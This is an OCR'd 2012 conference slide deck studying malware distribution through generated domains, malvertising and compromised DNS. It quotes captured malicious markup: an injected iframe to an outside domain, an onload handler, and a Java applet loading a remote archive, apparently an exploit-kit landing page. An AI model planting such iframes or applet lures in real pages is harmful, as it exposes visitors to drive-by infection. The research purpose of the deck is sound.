Tracking surreptitious malware distribution channels


Case study on mass malware campaigns of 2012

ZeroNights
November 2012,
Moscow


Fyodor Yarochkin
Vladimir Kropotov
Vitaly Chetvertakov

Agenda

- DGA and interesting cases of using dynamically generated domain names to serve malicious content
- Malvertising and examples of malicious content distribution through major advertisement networks
- Examples of extremely short-term living domain names (less than average blacklist update time)
- Malicious content distribution through legimate domains (DNS compromise)
- Other interesting incidents



And many others directly or via banner networks



<iframe src="http://riflepick.net/7GIC">

<html lang="en" dir="ltr">


<head>

<body class="normal" cosmic="force" onload="netti()"


style="background: #fff; font-face: sans-serif">


<applet archive="/07GICjq" code="Applet.class">

